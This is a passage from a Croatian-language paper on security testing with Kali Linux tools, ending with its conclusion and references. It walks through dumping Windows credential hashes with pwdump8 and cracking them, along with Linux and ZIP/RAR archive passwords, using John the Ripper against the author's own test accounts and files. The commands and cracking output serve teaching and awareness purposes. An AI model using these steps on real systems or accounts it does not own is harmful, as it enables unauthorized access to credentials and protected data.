kali             (kali)
1g 0:00:00:00 DONE 1/1 (2020-06-14 23:53) 100.0g/s 102400p/s 102400c/s 102400C/s
kali..kali02
Session completed
```

Iz rezultata provedenog testa vidljivo je da je alat John the Ripper uspješno otkrio zaporku `kali` korisnika kali (zadane postavke prilikom pokretanja Kali Linuxa s USB memorije u live načinu rada) odmah nakon pokretanja.

Za testiranje sigurnosti zaporki Windows 10 operativnog sustava korišten je paket `john-1.9.0-jumbo-1-win64` i alat pwdump8* koji služi da dohvaćanje identifikacijskih oznaka korisničkih računa. Za potrebe testa izrađen je novi korisnik Test sa zaporkom 123. Testiranje započinje korištenjem alata `pwdump8`, unosom sljedeće naredbe u terminal:

```
pwdump8.exe > pwdump8.txt
```

Kao rezultat ove naredbe dobije se datoteka pwdump8.txt koja sadrži identifikacijske oznake korisničkih računa. Njezin sadržaj izgleda ovako:

```
Test:1002:AAD3B435B51404EEAAD3B435B51404EE:3DBDE697D71690A769204BEB12283678
```

Nakon toga, potrebno je alatu John the Ripper zadati dobivenu datoteku s identifikacijskim oznakama korisnika kao ulaznu i podesiti ispravan format datoteke. To se postiže unosom sljedeće naredbe u terminalu:

```
john --format=NT pwdump8.txt
```

Kao rezultat unesene naredbe dobije se:

```
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
123              (Test)
1g 0:00:00:00 DONE 1/1 (2020-06-15 01:11) 45.45g/s 1074Kp/s 1074Kc/s 1074KC/s
123456..pepper
Session completed
```

Rezultat testa pokazuje da je alat John the Ripper uspješno otkrio korištenu zaporku `123` korisnika `Test` te da je to učinio odmah nakon pokretanja.

---

* *Alat pwdump8 je dostupan na http://www.blackmath.it/#Download.*

Za potrebe testa sigurnosti zaporki sažetih datoteka izrađena je tekstualna datoteka naziva `test.txt` koja će se sažeti ZIP i RAR algoritmima i zaštititi različitim zaporkama.

Testna datoteka sažeta ZIP algoritmom sadrži datoteku `test.txt` zaštićena je zaporkom `12062020` i nazvana `test_zip.zip`. Testna datoteka sažeta RAR algoritmom sadrži datoteku `test.txt` zaštićena je zaporkom `abcdef` i nazvana `test_rar.rar`. Ovaj test je proveden na Windows 10 operativnom sustavu s paketom `john-1.9.0-jumbo-1-win64`

Prvo će se testirati sigurnost datoteke sažete ZIP algoritmom, za što se koristi i alat `zip2john`. U terminal je potrebno upisati:

```
zip2john test.zip > test_zip.txt
```

Kao rezultat unesene naredbe dobije se:

```
ver 2.0 test.zip/test.txt PKZIP Encr: cmplen=26, decmplen=12, crc=D339570D
```

Nakon toga upisuje se naredba:

```
john --format=zip test_zip.txt
```

Rezultat unesene naredbe je:

```
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
Proceeding with incremental:ASCII
12062020         (test.zip/test.txt)
1g 0:00:00:17 DONE 1/1 (2020-06-15 00:36) 0.05715g/s 2163Kp/s 2163Kc/s 2163KC/s
12061977..12504610
Session completed
```

Iz provedenog testa je vidljivo da je alat John the Ripper uspješno otkrio korištenu zaporku `12062020` te da mu je za to bilo potrebno 17 sekundi.

Drugi test obuhvatio je testiranje sigurnosti datoteke sažete RAR algoritmom, za je korišten i alat `rar2john`. Za početak u terminal je potrebno upisati:

```
rar2john test.rar > test_rar.txt
```

Rezultat unesene naredbe je:

```
! file name: test.txt
```

Nakon toga, u terminal se upisuje naredba:

```
john --format=rar test_rar.txt
```

Rezultat ove naredbe je:

```
Loaded 1 password hash (rar, RAR3 [SHA1 128/128 AVX 4x AES])
Will run 4 OpenMP threads
```

```
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords,
if any.
Proceeding with wordlist:password.lst, rules:Wordlist
abcdef           (test.rar)
1g 0:00:04:12 DONE 1/1 (2020-06-15 00:41) 0.003959g/s 81.15p/s
81.15c/s 81.15C/s sheena..daisy
Session completed
```

Iz provedenog testa je vidljivo da je alat John the Ripper uspješno otkrio korištenu zaporku `abcdef` te da mu je za to bilo potrebno 4 minute i 12 sekundi.

4. ZAKLJUČAK

Sigurnosni testovi koji su prikazani u radu jasno demonstriraju jednostavnost izvođenja napada na informacijske sustave u različitim suvremenim okruženjima. Uz osnovno poznavanje Linux operativnog sustava, prosječnu računalnu opremu i besplatno dostupan softver moguće je izvesti učinkovite napade.

Podizanje svijesti o ovome i upoznavanje stručnjaka iz područja informacijskih tehnologija i znanosti od kritične je važnosti za osiguranje kontinuiteta rada informacijskih sustava. Odabrani i prikazani alati predstavljaju tek jedan manji dio brojnih mogućnosti i alata koje Kali Linux distribucija pruža.

Oni su svakako dovoljni za početno razumijevanje načina i vrsta napada te ostalih alata, metoda i tehnika kojima se može provjeravati sigurnost raznih elemenata informacijskih sustava. Međutim, poželjno je upoznati se i sa drugim mogućnostima i alatima koje ova opsežna Linux distribucija pruža te tako povećati vlastite sposobnosti za provjeru i procjenu razine sigurnosti informacijskih sustava, mreža, zaporki i drugih sastavnih i pratećih elemenata suvremenih informacijsko-komunikacijskih tehnologija.

LITERATURA

1. Allen, L., Heriyanto, T., Ali, S., 2014. Kali Linux – Assuring Security by Penetration Testing. Birmingham: Packt Publishing.
2. Fluhrer S., Mantin I., Shamir A., 2001. Weaknesses in the Key Scheduling Algorithm of RC4. U: Vaudenay S., Youssef A. M. ur. Selected Areas in Cryptography. SAC 2001. Lecture Notes in Computer Science, vol 2259. Berlin: Springer, str. 1-24. [online] Dostupno na: <https://www.cs.cornell.edu/people/egs/615/rc4_ksaproc.pdf> [12.6.2020.]
3. Institute of Electrical and Electronics Engineers, 2016. IEEE Standard for Information technology--Telecommunications and information exchange between systems Local and metropolitan area networks--Specific requirements – Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. [online] Dostupno na: <https://www.techstreet.com/standards/ieee-802-11-2016?product_id=1867583> [12.6.2020.]
4. KoreK, 2004. Need security pointers. Netstumbler.org. [online] Dostupno na: <https://web.archive.org/web/20070509082301/http://www.netstumbler.org/showthread.php?t=11869> [12.6.2020.]
5. Singh, A., 2013. Instant Kali Linux. Birmingham: Packt Publishing.
6. Singh Patel, R., 2013. Kali Linux Social Engineering. Birmingham: Packt Publishing.
7. Tews, E., Weinmann, R. P., & Pyshkin, A., 2007. Breaking 104 Bit WEP in Less Than 60 Seconds. U: Kim S., Yung M., Lee H. W. ur. Information Security Applications. WISA 2007. Lecture Notes in Computer Science, vol 4867. Berlin: Springer, str. 188-202. [online] Dostupno na: <https://eprint.iacr.org/2007/120.pdf> [12.6.2020.]